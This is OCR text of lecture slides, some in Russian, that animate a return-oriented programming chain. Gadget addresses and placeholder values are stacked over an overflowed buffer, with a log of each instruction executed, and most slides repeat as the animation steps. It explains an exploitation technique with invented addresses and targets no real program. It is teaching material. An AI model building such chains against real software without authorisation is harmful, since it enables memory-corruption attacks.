
%ebx ← 0x77777777

movl %eax, (%ebx)


ROP


0x10aabbcc:
int $0x80
0x11aabbcc:
pop %eax
pop %ebx
ret
0x12aabbcc:
movl %eax,(%ebx)
ret
main:
...
ret
esp
eip
0x10aabbcc
0x12aabbcc
0x99999999
0x88888888
0x11aabbcc
0x12aabbcc
0x77777777
0x66666666
0x11aabbcc
saved ebp
buf
Выполнено:
%eax ← 0x66666666
%ebx ← 0x77777777
movl %eax, (%ebx)
%eax ← 0x88888888


ROP


0x10aabbcc:
int $0x80
0x11aabbcc:
pop %eax
pop %ebx
ret
0x12aabbcc:
movl %eax,(%ebx)
ret
main:
...
ret
esp
eip
0x10aabbcc
0x12aabbcc
0x99999999
0x88888888
0x11aabbcc
0x12aabbcc
0x77777777
0x66666666
0x11aabbcc
saved ebp
buf
Выполнено:
%eax ← 0x66666666
%ebx ← 0x77777777
movl %eax, (%ebx)
%eax ← 0x88888888
%ebx ← 0x99999999


ROP


0x10aabbcc:
int $0x80
0x11aabbcc:
pop %eax
pop %ebx
ret
0x12aabbcc:
movl %eax,(%ebx)
ret
main:
...
ret
esp
eip
0x10aabbcc
0x12aabbcc
0x99999999
0x88888888
0x11aabbcc
0x12aabbcc
0x77777777
0x66666666
0x11aabbcc
saved ebp
buf
Выполнено:
%eax ← 0x66666666
%ebx ← 0x77777777
movl %eax, (%ebx)
%eax ← 0x88888888
%ebx ← 0x99999999

ROP


0x10aabbcc:
int $0x80
0x11aabbcc:
pop %eax
pop %ebx
ret
0x12aabbcc:
movl %eax,(%ebx)
ret
main:
...
ret
esp
eip
0x10aabbcc
0x12aabbcc
0x99999999
0x88888888
0x11aabbcc
0x12aabbcc
0x77777777
0x66666666
0x11aabbcc
saved ebp
buf
Выполнено:
%eax ← 0x66666666
%ebx ← 0x77777777
movl %eax, (%ebx)
%eax ← 0x88888888
%ebx ← 0x99999999
movl %eax, (%ebx)

ROP



Выполнено:

%eax ← 0x66666666

%ebx ← 0x77777777

